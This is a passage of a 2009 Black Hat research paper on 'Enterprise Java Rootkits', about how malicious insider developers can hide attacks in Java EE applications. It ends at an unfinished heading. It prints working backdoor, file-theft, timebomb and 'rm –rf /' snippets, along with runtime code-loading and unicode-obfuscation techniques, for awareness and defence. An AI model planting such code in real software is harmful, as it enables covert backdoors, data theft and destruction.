Enterprise Java Rootkits

"Hardly anyone watches the developers"

Jeff Williams, Aspect Security
jeff.williams@aspectsecurity.com
Twitter @planetlevel
BlackHat USA, July 29, 2009

Abstract

In a world with layoffs, outsourcing, and organized crime, the risk from malicious developers should be considered seriously. In "Byte Wars: The Impact of September 11 on Information Technology," Ed Yourdon cautions us to "remember that hardly anyone watches the programmers" [1].

How much would it cost to convince a developer to insert a few special lines of Java in your application? Would you detect the attack before it went live? How much damage could it do? In many ways malicious developers are the ultimate insiders. With a very small number of lines of Java, they can steal all your data, corrupt systems, install system level attacks, and cover their tracks. What's really scary is that a trojaned Struts or Log4j library could affect most of the financial industry all at once.

In this paper, we examine the techniques that malicious programmers can use to insert and hide these attacks in an enterprise Java application. We examine techniques for bootstrapping external attacks, avoiding code review, avoiding static analysis, trojaning libraries, and trojaning an enterprise build server. The point here is not to show how complex these attacks are, but rather how many opportunities there are and how simple and obvious they are to most developers.

The paper also presents several strategies for minimizing the risk to organizations from malicious Java developers. We evaluate the benefits and limitations of procedural controls, technical controls, and detection. In particular we focus on techniques for limiting the trust you grant developers through restricting APIs, establishing a trustworthy build process, and limiting trust in operation with the Java SecurityManager. We'll also discuss improving detection techniques such as code review and static analysis tools.

Businesses should be aware of these risks so that they can make informed decisions about their software supply chain, and even whether to automate certain business functions at all.

1. Introduction

Most enterprises have almost completely ignored the risk of malicious developers. The uncertainty and technical complexity of the issue combined with the advantages of moving businesses online often makes it difficult to reason about. In this section we discuss some of the risk factors that enterprises should consider in this area.

The Risk of Malicious Developers

How can we determine the risk associated with a renegade software developer? To approach the question we have to break down the likelihood and impact and compare to other risks facing our enterprise.

Unfortunately, there is a stunning lack of information about this risk. All we can do is make conjectures about how easy these attacks are, how unlikely they are to be detected, and how big the payoff might be. Most software developers wouldn't even consider performing an attack like this. However, there is good evidence that organized crime is becoming increasingly sophisticated about cybercrime and it is hard to believe they would ignore this opportunity. Attacks like this have been popularized in movies such as War Games and Office Space, so it's fairly certain they could come up with the idea.

There have been two major studies that consider the risk related to software developed overseas. Both of them equivocate about this risk. One argues that "improvements in cyber security and software assurance will mitigate the risk of malicious code insertions" [2]. The other states that "a crafty, determined insider will be able to insert malicious hidden software code -- even with preventive measures in place" [3].

Are there any developers in your organization that would be tempted by a large payoff? What if someone offered them cash to insert malicious code into an enterprise. Any employee who gets into financial trouble is more likely to succumb to such an incentive.

To help understand the problem, this paper considers the difficulty of creating a successful exploit that is unlikely to be detected in a typical enterprise. The obvious conclusion is that it would be quite easy for a developer with even moderate skills to engineer one of these attacks, even with fairly sophisticated security processes in place.

In this paper, we explore the types of attack that a malicious developer might be able to perform. The conclusion is that a successful attack could easily reach all the data and functionality available to the targeted application, and might be able to reach other applications and infrastructure.

Therefore, on both counts, we are forced to conclude that when looking at an entire enterprise, malicious developers are both likely and very dangerous. Why then do most organizations follow the "we trust our developers" model and do virtually nothing to protect against this risk?

Too Dangerous to Discuss?

The initial reaction from some reviewers is that this paper may go too far in making techniques for malicious code available to hackers. While a legitimate concern, there are a few reasons that this topic is critically important to start exploring and understand.

First of all, none of the techniques discussed in this paper are novel or even complicated. Only a few of the specific examples haven't been published anywhere before, and that's because they are completely obvious. The whole point of this paper is to demonstrate the huge variety of simple ways that a developer could completely undermine the security of an organization's application infrastructure.

Second, it is unfortunately clear that most organizations are not interested in critically evaluating the risk posed by malicious developers without concrete examples. Theoretical discussions on the topic have been and will likely to continue to be roundly ignored. Also, just as we learn an incredible amount from actually implementing proper security controls [4], we similarly learn a great deal by actually trying to implement these attacks.

Finally, we need more research to learn about malicious programmers and understand this risk. On the one hand, new software technologies are critically important to improve productivity and our standard of living. On the other hand, this same importance drives the risk continuously upward. We need this research to better understand the likelihood and impact of these attacks. We also need new techniques for detecting, deterring, and preventing these attacks.

By ignoring the risks associated with software-enabling a business, the calculus is simple – going online always wins. We have already experienced one major meltdown in the financial markets based largely on ignoring unlikely but serious risks. Putting critical applications online without considering the malicious developer risk seems like something we need to discuss.

Who Is the Malicious Developer?

Any developer that writes code for your enterprise applications could cause you serious harm. This includes your internal developers as well as outsourced, open source, and commercial developers. You might include developers of services that you use; depending on how much you trust them.

Why would a developer write malicious code? They may have a grudge against the company, they may have a political or social agenda, or they may be funded by organized crime. How much money would it take to get a developer to introduce malicious code into their enterprise? Although there have not been any formal studies, it is safe to say that many would be tempted by less than $10,000 US.

And what would the return be? In most cases, there are almost no limits on the damage a malicious software developer could do. In most enterprises, there is an implicit assumption that the developers and the applications they produce are "trusted." Therefore, they are often hosted in a datacenter without separation from other applications, databases, and mainframes.

While there may be access control in place for users, there is typically no restriction on what developers may access. In this environment, the malicious developer has the opportunity to copy, corrupt, or delete all of the organization's data without a trace. In addition, they could control or deny service to critical business functions. Depending on the organization, they could use this access to steal money, download people's personal information to sell it, perform stock transactions, plant backdoors for later, or create a timebomb.

Simple Malicious Enterprise Code Examples

Many enterprises have hundreds or thousands of applications totaling millions of lines of code. Many attacks can be performed in only a few lines of code. For example, consider the amount of servlet code required to steal any file off the file system of the application host.

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) {
    String x = req.getParameter( "x" );
    BufferedReader r = new BufferedReader( new FileReader( x ) );
    while ( ( x = r.readLine() ) != null ) resp.getWriter().println( x );
}
```

Even trivial obfuscation makes this attack unlikely to be noticed in the typical development process. The attacker below has made it seem that the point of the code is to set a CSS color from the user's preference. However, it uses a legitimate looking validate() method which is really malicious. The validate() method tests if the color is a valid file, and if so returns the full content of the file to expose in the HTML output.

```
// setup default background color, using default if necessary
String color = request.getParameter( "color" );
out.println( "style=\"color: " + validate( color, DEFAULT_COLOR ) + "\"" );

http://www.example.com?color=../../../../../etc/passwd
```

To show some of the possible impacts of malicious code in a Java enterprise environment, below are some simple examples of malicious Java code. Very little attempt has been made to obfuscate these attacks. These examples could be made into rootkits if they were disguised with the techniques described later in this paper.

Over 10 years ago, the author uncovered a simple "Easter egg" in an Internet-facing business web application for a major U.S. corporation. In that application, if you typed the developer's name into the zip code field, you get a special page dedicated to how much of a genius the developer is. While the attack in that example was not at all damaging, it shows just how easy these attacks are. For example, the developer could have made the attack much more dangerous by invoking the command shell, as shown below.

```
if ( request.getParameter( "backdoor" ).equals( "C4A938B6FE01E" ) ) {
    Runtime.getRuntime().exec( req.getParameter( "cmd" ) );
}
```

If a malicious developer wants to leave a lasting impression at a corporation, they can create a timebomb. In the example below, the attack is launched anytime the application is run after September 11, 2009. The attack consists of starting a thread that deletes random records from a database table on a random schedule. This type of data destruction or modification is difficult to reconstruct because it can happen over a long period of time.

```
if ( System.currentTimeMillis() > 1252641600000 ) // Sept. 11, 2009
    new Thread( new Runnable() { public void run() {
        Random sr = new SecureRandom();
        while( true ) {
            String query = "DELETE " + sr.nextInt() + " FROM data";
            try {
                c.createStatement().executeQuery( query );
                Thread.sleep( sr.nextInt() );
            } catch (Exception e) {}
        }
    }}).start();
```

Perhaps the most difficult to find attacks are the ones that require an understanding of the business logic in order to identify. Imagine a simple business rule like “only one coupon allowed at a time.” The developer implementing this code could allow an attacker to redeem multiple coupons on transactions for more than $100. This implementation looks reasonable to the typical security code reviewer, but is not what was intended by the business and could cost them significantly. Other business rule issues can be significantly more damaging.

A developer can do plenty of damage without leaving the Java environment. They can affect business rules, corrupt data, or disclose data. Certainly though, the damage can be far worse if the exploit leaves the Java environment and accesses the operating system directly. With such access, the developer can certainly do anything the application can do, and potentially quite a bit more.

These are just a few of the damaging things that a malicious developer might introduce into an enterprise web application. The lack of constraints on the vast majority of code that runs in the enterprise affords a staggering opportunity for miscreants. To make matters worse, typical enterprise Java environments have many powerful libraries available to make this kind of attack easy to perform and easy to obscure.

About Java Enterprise Rootkits

According to Wikipedia, "A rootkit is a software system that consists of a program or combination of several programs designed to hide or obscure the fact that a system has been compromised." So a rootkit isn't the actual exploit, it's the code that hides the exploit.

We're using the term "Java Enterprise Rootkit" to describe malicious code in an enterprise Java application that uses techniques to hide from both manual code review and static analysis, obfuscate data exfiltration, and avoid detection in logs or other intrusion detection mechanisms.

Malicious code is not the same as a vulnerability. Most inadvertent vulnerabilities are introduced by programmers who wasn't trained in secure coding or didn't have the right enterprise security API available [4]. Malicious code, on the other hand, is sabotage – it just causes harm directly. Malicious code intentionally avoids security controls. Rootkit techniques make this malicious code very difficult to find in an application.

In this paper, we will assume a malicious developer with only normal ability to change code in the software baseline of a Java EE application. We'll also assume a typical enterprise Java environment – one that runs without a SecurityManager [5,6,7,8] – although many of the examples would not be affected by a sandbox.

Even assuming a rootkit could evade detection by both tools and humans, some attacks require getting data out of the enterprise. Avoiding detection of data leaving the network is a challenge for rootkit developers, who can hide data in other protocols, use steganography, timing channels, and many other techniques. While this is an important topic for malicious developers, it has been well covered elsewhere.

In the following sections, we consider how a malicious developer can hide a rootkit from both human and automated reviews, and how such an attack might be delivered. The sections in this paper are not intended to be ironclad categories of techniques, as a successful attack will likely combine a number of different techniques.

Plausible Deniability

A primary goal for malicious developers is to avoid detection. But if their rootkit is detected, they want a plausible case that the code was an innocent mistake and not a malicious attack.

This means that the best attacks are the ones that look just like the typical vulnerabilities we find in code all the time. Authentication problems, access control problems, command injection, SQL injection, etc… In fact, many times, the biggest security holes are not in the code at all. They are flaws due to the lack of a security control where there should be one.

In the example below, the Struts action does not check that the requested acctid is associated with the user making the request, allowing an attacker to forge a request and update someone else's account. Sometimes the dogs that don't bark are the hardest thing to notice [9].

```
public class UpdateAccountSubmit extends Action {

    public ActionForward execute(ActionMapping mapping,ActionForm
    form,HttpServletRequest request,HttpServletResponse response) throws IOException,
    ServletException {
        DynaActionForm accountForm = (DynaActionForm)form;
        String acctid=(String)searchForm.get("acctid");
        User user = getUserService().load(acctid);
        if (user == null) {
            ActionErrors errors = new ActionErrors();
            errors.add(ActionErrors.GLOBAL_ERROR,new ActionError("message.notfound"));
            saveErrors(request, errors);
            return mapping.findForward("failure") ;
        }
        user.update(request);
        request.setAttribute("user", user);
        return mapping.findForward("success");
    }
}
```

A malicious developer also might introduce a subtle flaw that code analysis might miss. In this case, the reviewer would have to recognize that the following code has something to do with access control and that it could fail open. If the user fails to provide a "resource" parameter, the code will throw a NullPointerException and fall through to the business function.

```
Resource resource = lookup( request.getParameter( "resource" ) );
try {
    if ( !request.isUserInRole(resource.getRequiredRole()) {
        logger.warn( "Unauthorized request for resource" );
        return;
    }
} catch( Exception e ) {}
...
// continue with business function
```

A good strategy for establishing plausible deniability is to create overpowerful functions that have a legitimate use. For example, if the code requires reading in a file, why not make a readFile() function that is available to everyone? If you have to load plugins, why not create a custom classloader that converts bytes into code. Once these overpowerful functions are available, the amount of code required for a rootkit becomes extremely small.

Another technique is to avoid accountability for the malicious code. There are many ways to get malicious code onto the classpath of an application. If the rootkit can be added to a library that is automatically included in the application, or in part of the platform, the accountability for the code may

be lost. What if developers can put code into other developer's environments? Or accountability is not well enforced in the source code control system?

If the attack is loaded at runtime, many people think that attacks will be captured in application logs. There are two major problems with this assumption. First, the state of application logging for security is generally very weak. Many applications don't even log security failures like bad input, failed access control checks, or attempts to bypass authentication. Second, even if that logging were in place, malicious code would specifically avoid the logs. There would be no record of the malicious activity anywhere.

2. Turning Data into Code

The simplest type of malicious code directly performs an attack. But there is a more sophisticated type of malicious code that bootstraps an attack that is loaded from an external source. In this section we discuss techniques for loading and executing arbitrary code into the Java VM.

The attacker can hide the data within the application, or can send the data in from the outside. Within the application, data can be stored in a string, a byte array, the file system, a database, or a million other places. Enterprise Java applications also accept data from web users, web services, gateways, partners, mainframes, and more. Either way, the attacker needs to convert that data into a malicious payload and execute it.

There are many ways for a malicious developer to design a trigger or data input that would be virtually impossible to detect. Strange header values, arbitrary header names, patterns in parameter values, etc. Even case sensitivity or spaces between characters can be used. Timing channels can be used to stream data into an application over time as well. For example, the number of seconds between requests might represent the next byte in a malicious payload being assembled.

Once the attack has been sent into the application, techniques to turn that data into code are key components in many different forms of rootkits. They help to frustrate analysis by both human code reviewers and automated tools.

Abusing the Java Compiler API

One obvious way is to use the Java compiler API to compile an attack class. This API is only available in the JDK, not the JRE. However, most enterprise Java EE production environments do run on the JDK, because they need to be able to compile JSP files. One of the cardinal rules of hardening is to make sure that compilers are not available to attackers, yet an extremely powerful compiler API is available in most production Java applications. Precompiling JSPs with jspc and running on a JRE can help to avoid this problem.

In the example below, the Java compiler API is invoked to compile a string containing a very short program. The program searches the classpath for the first available directory in which to write class files. Classes could be written to jar files as well, but it would require a few more lines of code. Once the class is compiled and put on the classpath, the class is loaded by executing a Class.forName() call. The payload is in a static initializer so that it will run as soon as the class is loaded.

```
import java.io.File;
import java.net.URI;
import java.util.*;
import javax.tools.*;

public class Compiler {

    private static String code =
    "public class NotepadLauncher{" +
        "static {" +
        "try { Runtime.getRuntime().exec(\"notepad.exe\"); }" +
        "catch( Exception e ) {}}}";

    public static void main( String[] args ) throws Exception {
        JavaCompiler compiler = ToolProvider.getSystemJavaCompiler();
        String out = ".";
        String cp = System.getProperty("java.class.path");
        List<String> entries = Arrays.asList(cp.split(";"));
        for ( String entry : entries ) {
            File f = new File( entry );
            if ( f.isDirectory() ) { out = entry; break; }
        }
        List<String> opt = Arrays.asList("-d",out);
        SourceFile sf = new SourceFile( "NotepadLauncher.java", code );
        compiler.getTask( null, null, null, opt, null, Arrays.asList( sf ) ).call();
        Class.forName( "NotepadLauncher" );
    }
}

class SourceFile extends SimpleJavaFileObject {
    String code = null;
    SourceFile( String filename, String sourcecode ) {
        super( URI.create("string:///" + filename), Kind.SOURCE);
        code = sourcecode;
    }
    public CharSequence getCharContent(boolean ignoreEncodingErrors) {
        return code;
    }
}
```

Abusing the JSP Compiler

It is also possible to use the JSP compiler to do the same thing. The attacker can either invoke the JSP compiler programmatically, or they can simply write a file anywhere in the webapp directory (except within WEB-INF). The attacker can then access the JSP with a normal web request from the outside, or could forward a request to the malicious JSP. The file can be deleted after the attack to remove the evidence. The string containing the exec() call could be passed in as a parameter or hidden elsewhere.

```
File f = new File( "file.jsp" );
FileWriter fw = new FileWriter(f);
fw.writeln( "<html><body><%Runtime.getRuntime().exec("calc")%></body></html>"
request.getRequestDispatcher("file.jsp").forward(request,response);
f.delete();
```

Abusing the ClassLoader

An attacker can also use a custom classloader to turn bytes into executable code. The private final native defineClass() method in the Java classloader is what actually turns an array of bytes[] into an executable Class. Even though this method is not directly accessible because it is private and final, defineClass() can be exposed by extending ClassLoader and adding a method that delegates to defineClass. This can be done in a single line of code, as shown below.

In the example, an anonymous inner ClassLoader is created that exposes a method named "x" which returns the new Class. The ClassLoader.x() method is invoked with an array of bytes that contains the bytecode of a malicious Java class file. This creates the Class, which is not initialized until the newInstance() call is invoked. The attack is in the static initializer of the newly created class, where the attacker stored the malicious code.

```
new ClassLoader() { Class x( byte[] b ) {
    return defineClass( null, b, 0, b.length ); } }.x( b ).newInstance();
```

Although the use of ClassLoaders can be controlled with the Java sandbox and it is something that might stand out to both automated tools and a manual code reviewer, they are frequently not controlled as they are needed for legitimate purposes such as supporting plugins and hotfixes to applications.

To use the malicious classloader, the attacker needs to get the bytes of a malicious class file into the application so they can be loaded and run. One easy way to do this is to store them in a Base64 encoded string and then decode them into a byte array. First we need a malicious class file such as the one below.

```
public class ExecStatic {
    static {
        try {
            Runtime.getRuntime().exec("notepad");
        } catch (Exception e) {}
    }
}
```

Then we need a tool that will write out the bytes of this simple class as a base64 encoded string. The tool below does just that.

```
import java.io.*;

/* Program to write out bytes of malicious class file as Base64 string*/
public class Dumper {
    public static void main(String[] args) throws Exception {
    for ( int j = 0; j < args.length; j++ ) {
        File f = new File( args[j] );
        FileReader reader = new FileReader( f );
        byte[] bytes = new byte[ (int)f.length() ];
        for ( int i = 0; i < f.length(); i++ ) {
            bytes[i] = (byte)reader.read();
        }
        String encoded = new sun.misc.BASE64Encoder().encode( bytes );
        System.out.println( encoded.replace("\n","").replace("\r","") );
    }
    }
}

> java Dumper Attack.class
    yv66vgAAADIAIAcAAgEABkF0dGFjawcABAEAEGphdmEvbGFuZy9PYmplY3QBAAg8Y2xpbml0PgEAAygpVg
    EABENvZGUKAAkACwcACgEAEWphdmEvbGFuZy9SdW50aW1lDAAMAA0BAApnZXRSdW50aW1lAQAVKClMamF2
    YS9sYW5nL1J1bnRpbWU7CAAPAQAHd29yZHBhZAoACQARDAASABMBAARleGVjAQAnKExqYXZhL2xhbmcvU3
    RyaW5nOylMamF2YS9sYW5nL1Byb2Nlc3M7BwAVAQATamF2YS9sYW5nL0V4Y2VwdGlvbgEAD0xpbmVOdW1i
    ZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEADVN0YWNrTWFwVGFibGUBAAY8aW5pdD4KAAMAGwwAGQ
    AGAQAEdGhpcwEACExBdHRhY2s7AQAKU291cmNlRmlsZQEAC0F0dGFjay5qYXZhACEAAQADAAAAAAACAAgA
    BQAGAAEABwAAAEsAAgABAAAADrgACBIOtgAQV6cABEuxAAEAAAAJAAwAFAADABYAAAAOAAMAAAAEAAwABQ
    ANAAEAFwAAAAIAAAAYAAAABwACTAcAFAAAAQAZAAYAAQAHAAAALwABAAEAAAAFKrcAGrEAAAACABYAAAAG
    AAEAAAABABcAAAAMAAEAAAAFABwAHQAAAAEAHgAAAAIAHw==
```

To exploit this approach, the malicious developer would put the following code somewhere in their servlet or in a JSP, and then they send a request containing the Base64 encoded attack bytecode. The attack will get loaded and run by the classloader, and the notepad will be launched.

```
public void doGet(HttpServletRequest req, HttpServletResponse resp) {
    byte[] b = new sun.misc.BASE64Decoder().decodeBuffer( request.getParameter("x") );
    new ClassLoader() { Class x( byte[] b ) {
        return defineClass( null, b, 0, b.length ); } }.x( b ).newInstance();
}

http://www.example.com/servlet?x=yv66vgAAADIAIA...
```

Abusing the Java Instrumentation API

Java 5 added the Java Instrumentation API, which allows a developer to provide "Java agents" that can inspect and modify the byte code of the classes as they are loaded. In Java 5, this had to be specified on the command line that launched the Java VM. However, in Java 6 it became possible to add these agents programmatically as well as “hotpatch” classes that are already loaded. This affords the malicious developer an opportunity to modify almost any class, spy on the runtime, and execute arbitrary code.

In the example below, the attacker's code trojans a class file as above, generates a jar file containing an "agent," looks up the process id of the current VM and attaches the agent to it. The agent grabs the trojaned replacement class and does a "hotpatch" on the running VM. In this case, the behavior of the String.toString() method is replaced with one that additionally launches the Windows "notepad" program.

```
import java.io.File;
import java.lang.management.ManagementFactory;
import java.util.Properties;
import com.sun.tools.attach.VirtualMachine;

public class Attacher {
    public static void main( String[] args ) throws Exception {
        // Test out the "before" behavior
        System.out.println( new Innocent() );

         // Build the the Agent jar
        String jarpath = "C:/jars/SpecialAgent.jar";
        Properties p = new Properties();
        p.setProperty("Main-Class", "SpecialAgent");
        p.setProperty("Manifest-Version", "1.0");
        p.setProperty("Agent-Class", "SpecialAgent" );
        p.setProperty("Can-Retransform-Classes", "true" );
        p.setProperty( "Can-Redefine-Classes","true");
        p.list( System.out );
        File f = new File( "bin/SpecialAgent.class" );
        JarWriter.writeJar( JarWriter.readFile(f), p, jarpath );

        // Make a modified class file and set it where the Agent can find it
        bytes = Bcel.trojan( "bin/Innocent.class", "toString" ).getBytes();

        // Get the process id of this VM and attach the Agent
        String pid = ManagementFactory.getRuntimeMXBean().getName().split("@")[0];
        VirtualMachine vm = VirtualMachine.attach(pid);
        vm.loadAgent( jarpath );

        // Test out the "after" behavior
        System.out.println( new Innocent() );
    }
}
```

The agent itself simply takes the new bytes and replaces the existing class with them.

```
import java.lang.instrument.ClassDefinition;
import java.lang.instrument.Instrumentation;

public class SpecialAgent {
    public static void agentmain(String agentArgs, Instrumentation inst) {
        try {
            Class c = Class.forName( Attacher.getName() );
            inst.redefineClasses(new ClassDefinition(c, Attacher.getBytes());
        } catch (Exception e) {}
    }
}
```

Using this technique, the behavior of any class or method can be entirely changed. This includes system classes like String, but not primitive classes like int.class. The only restriction is that the basic signatures must remain the same. The agent can do almost anything. Sensitive data can be disclosed or changed, any security mechanisms can be bypassed, any users might be denied service, and any system activity can be monitored. There are just no limits to what this malicious technique could be used for. In fact, we may be able to use it to help security, by implementing taint tracing and other checks.

Other Techniques

This should not be considered an exhaustive list, these are just the examples that seemed the most obvious. There are very likely to be other ways to turn data into code within the typical Java enterprise environment. Aspect oriented programming is a possibility if the tools are present.

3. Hiding from Human Code Reviewers

Humans tend to be better than tools at understanding the context of code, and identifying attacks related to the meaning of the code. On the other hand, humans have many weaknesses when it comes to reviewing code. Human limitations on speed, vigilance, and comprehension all provide opportunities for malicious developers to bypass code review. In addition, the human desire to find meaning may be a distraction in many cases. While an innocent programmer would not intentionally mislead a human reviewer with method names, variable names, comments, and idioms, the creator of a rootkit would almost certainly use all of those techniques.

In this section we consider several techniques for obfuscating malicious code from human code reviewers and establishing plausible deniability.

Abusing Method Names, Variable Names, and Comments

Code reviewers are only human, and they are susceptible to misleading information in the code. In the example below, the attacker has embedded a call to malicious code inside the toString() method which

is frequently invoked. Although only a static String is referenced, the actual attack is hidden inside the static initializer of the T class, which runs when the class is loaded.

```
public String toString() {
    // initialize the frapjamminer STR10349 tla 03-13-2006
    return new T.PREFIX + ":" + myState;
}
```

The toString() method is not one that most code reviewers would spend a lot of time on, because the contract for the method is to simply return a string representing the object. A reviewer would not expect a malicious side effect inside a toString(). Also, because many of the built-in Java runtime classes call methods like toString(), hashcode(), and equals() automatically, they are not always called directly from within the application. This helps to hide these calls from control flow analysis.

Abusing Reflection (Part 1)

There are many ways to hide Strings in Java, but most developers and code reviewers believe that a String cannot be changed once assigned. They are widely considered to be immutable. However, because most enterprises run without a SecurityManager to control reflection, then even Strings declared final and private can be changed [10].

In the method below, the String class is modified so that the "value" field is set to be accessible. Then the value is set with the replacement characters and the length is updated. This innocent looking code can be buried anywhere in a software baseline and could easily be overlooked by code reviewers.

```
public static void changeString(String original, String replacement)
{
    try
    {
        Field value = String.class.getDeclaredField("value");
        value.setAccessible(true);
        value.set(original, replacement.toCharArray());
        Field count = String.class.getDeclaredField("count");
        count.setAccessible(true);
        count.set(original, replacement.length());
    }
    catch (Exception ex) {}
}
```

Imagine, if this method signature was "public static String append(String a, String b)" - a malicious developer could use this call anywhere in their code to change the value of an arbitrary String. In the example below, the static final CMD is changed from the harmless "ls" command to the damaging "rm –rf /" command.

```
public static final String CMD = "ls";

// normally this command would be safe
Runtime.getRuntime().exec( CMD );

// unless a developer anywhere else in the code calls changeString
changeString( Utils.CMD, "rm –rf /" );
```

Abusing Reflection (Part 2)

Reflection can be used to obfuscate within a Java file as well. In the first example, a Base64 encoded string is decoded to "java.lang.Runtime|exec|java.lang.String|getRuntime|calc" and then used with reflection to invoke Runtime.exec() on the "calc" Windows program.

```
String[] x = new String( new BASE64Decoder().decodeBuffer(
    "amF2YS5sYW5nLlJ1bnRpbWV8ZXhlY3xqYXZhLmxhbmcuU3RyaW5nfGdldFJ1bnRpbWV8Y2FsYw==") )
    .split("\\|");
Class.forName(x[0]).getMethod(x[1],new Class[]{Class.forName(x[2])})
    .invoke(Class.forName(x[0]).getMethod(x[3],null).invoke(null,null),new Object[]{
    x[4]});
```

Abusing Code Formatting

Simple formatting tricks may fool weak code reviewers into missing critical code. For example, whitespace can be used to move code past the visible editor window. In the late 1980's, the author used this technique in VMS DCL scripts to play tricks on unwary colleagues. Graphical IDEs are only slightly better at helping code reviewers notice this kind of trickery.

Also, Java allows a peculiar type of obfuscation in the formatting of source code. To support Unicode strings, you can encode characters with the \uHHHH format, even normal ASCII alphanumeric characters. Using this technique, an attacker can inject real code into a commented out block, as shown below. The trick is that the \u002a\u002f sequence is really the */ characters, which closes the comment and enters an executable code context. The \u002f\u002fa sequence at the end of the lines opens a new comment, making the entire block appear to be commented out. The // type of comment, semicolons, quoted strings, and other syntax also affords opportunities for attackers to use this technique. Different editors deal with encoded characters differently, making this issue difficult to notice.

Here is an entire Java file that an attacker might insert in a software baseline.

```
/*\u002a\u002f\u0070\u0075\u0062\u006c\u0069\u0063\u0020\u0063\u006c\u0061\u0073
  \u0073\u0020\u0053\u0069\u006d\u0070\u006c\u0065\u0020\u007b\u002f\u002a
/*\u002a\u002f\u0070\u0075\u0062\u006c\u0069\u0063\u0020\u0073\u0074\u0061\u0074
  \u0069\u0063\u0020\u0076\u006f\u0069\u0064\u0020\u006d\u0061\u0069\u006e\u0028
  \u0053\u0074\u0072\u0069\u006e\u0067\u005b\u005d\u0020\u0061\u0072\u0067\u0073
  \u0029\u0020\u0020\u007b\u002f\u002a
/*\u002a\u002f\u0064\u0028\u0022\u006e\u006f\u0074\u0065\u0070\u0061\u0064\u0022
  \u0029\u003b\u002f\u002a
/*\u002a\u002f\u007d\u002f\u002a
/*\u002a\u002f\u002f\u002a
/*\u002a\u002f\u0070\u0072\u0069\u0076\u0061\u0074\u0065\u0020\u0073\u0074\u0061
  \u0074\u0069\u0063\u0020\u0076\u006f\u0069\u0064\u0020\u0064\u0028\u0020\u0053
  \u0074\u0072\u0069\u006e\u0067\u0020\u0078\u0020\u0029\u0020\u007b\u002f\u002a
/*\u002a\u002f\u0074\u0072\u0079\u007b\u0020\u0052\u0075\u006e\u0074\u0069\u006d
  \u0065\u002e\u0067\u0065\u0074\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0028
  \u0029\u002e\u0065\u0078\u0065\u0063\u0028\u0078\u0029\u003b\u0020\u007d\u0020
  \u0063\u0061\u0074\u0063\u0068\u0028\u0045\u0078\u0063\u0065\u0070\u0074\u0069
  \u006f\u006e\u0020\u0065\u0020\u0029\u0020\u007b\u007d\u002f\u002a
/*\u002a\u002f\u007d\u002f\u002a
/*\u002a\u002f\u007d
```

The decoded version of this class is shown below.

```
public class Simple {
    public static void main(String[] args)  {
        d("notepad");
    }

    private static void d( String x ) {
        try{ Runtime.getRuntime().exec(x); } catch(Exception e ) {}
    }
}
```

Here are three different examples of how this trick can be used for obfuscating calls to Runtime.exec(). Of course the characters in “Runtime.exec()” could be obfuscated too.

```
System.out.println("test\u0022\u0029\u003BRuntime.getRuntime().exec(args[0] );

System.out.println("test\u0022\u0029\u003BRuntime.getRuntime().exec(args[0]
    \u0029\u003BClass.forName\u0028\u0022Escape");

String s = "notepad";
/*
 * Be sure to use a salt with your encryption such as:
 * \\\uuuuuuuuuuuuuu002a\u002f\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u002e
    \u0067\u0065\u0074\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0028\u0029
    \u002e\u0065\u0078\u0065\u0063\u0028\u0073\u0029\u003b\u002f\u002a
 * See http://www.owasp.org/index.php/ESAPI for more details
 */
```

Below is a tool that will decode this type of encoding in Java source code. It handles some perverse forms of encoding that the Java compiler will accept, including multiple “\” and “u” characters. Running

this type of tool before a code review may help to prevent this type of attack from sneaking through. Although time did not permit checking the various static analysis tools to see if they handle these encodings, it would make interesting research.

```
import java.io.*;
import java.util.regex.*;

/* Decodes Java code encoded with the \\uHHHH format */
public class JavaSourceDeobfuscator {

    private static Pattern regex = Pattern.compile( "\\\\+u+[0-9a-fA-F]{4}");
    private static boolean decoded = false;

    public static void main(String[] args) throws Exception {
        StringBuffer sb = new StringBuffer();
        BufferedReader fr = new BufferedReader( new FileReader( new File(args[0]) ) );
        String line = null;
        while( (line=fr.readLine() ) != null ) {
            sb.append( unescapeLine( line ) + "\n");
        }
        if ( decoded ) {
            FileWriter fw = new FileWriter( new File(args[0]+".decoded" ) );
            fw.write( sb.toString() );
            fw.close();
        }
    }

    private static String unescapeLine( String line ) {
        StringBuffer sb=new StringBuffer();
        int index = 0;
        Matcher matcher = regex.matcher( line );
        while( matcher.find(index) ) {
            sb.append( line.substring( index, matcher.start() ) );
            sb.append( decode( line.substring(  matcher.start(), matcher.end() ) ) );
            decoded = true;
            index = matcher.end();
        }
        sb.append( line.substring(index ) );
        return sb.toString();
    }

    private static char decode( String value ) {
        String num = value.replace("u", "" ).replace("\\", "" );
        try {
            return (char)Integer.parseInt( num, 16 );
        } catch( NumberFormatException e ) {
            return '?';
        }
    }
}
```

If you need some obfuscated code to experiment with, you can use this code obfuscator. It escapes all the code with \uHHHH format, and adds /* comments to make the code look commented out.

```
import java.io.*;

/* Obfuscates Java code with the \\uHHHH format and comments */
public class JavaSourceObfuscator {

    public static void main(String[] args) throws Exception {
        FileWriter w = new FileWriter( new File(args[0]+".encoded" ) );
        w.write( "\\u002f\\u002a");
        for (int j = 0; j < args.length; j++) {
            BufferedReader r = new BufferedReader(new FileReader(new File(args[j])));
            String line = null;
            while( (line=r.readLine() ) != null ) {
                w.write( escapeLine( line ) + "\n" );
            }
            w.write( "\\u002a\\u002f\n");
            w.close();
        }
    }

    private static String escapeLine( String line ) {
        StringBuffer sb=new StringBuffer();
        for ( int i = 0; i < line.length(); i++ ) {
            int cp = line.codePointAt(i);
            sb.append( "\\u" + toHex( cp ) );
        }
        return( "\\u002a\\u002f" + sb.toString() + "\\u002f\\u002a");
    }

    private static String toHex( int x ) {
        String hex = Integer.toHexString(x);
        return "0000".substring(hex.length() ) + hex;
    }
}
```

If you are interested in a challenge, Google Code Search turned up this Java program obfuscated in this way. The code does some interesting things, but is obfuscated with other methods as well. Good luck. http://extrods.googlecode.com/svn/trunk/clients/jargon/src/api/edu/sdsc/grid/io/Lucid.java.

Abusing Inversion of Control

Many of the more popular Java web application frameworks rely on “inversion of control.” This design pattern or architectural approach [12] involves having your custom code invoked by the framework, rather than writing code to direct the flow of execution.

The use of complex frameworks adds a task to the job of reviewing code. The reviewer must understand how the framework works and what code will be executed and in what order. Otherwise, the attacker may be able to put code in a plugin, extension, page, control, action, or some other part of the framework that is invoked but is not obvious.

Abusing Architecture

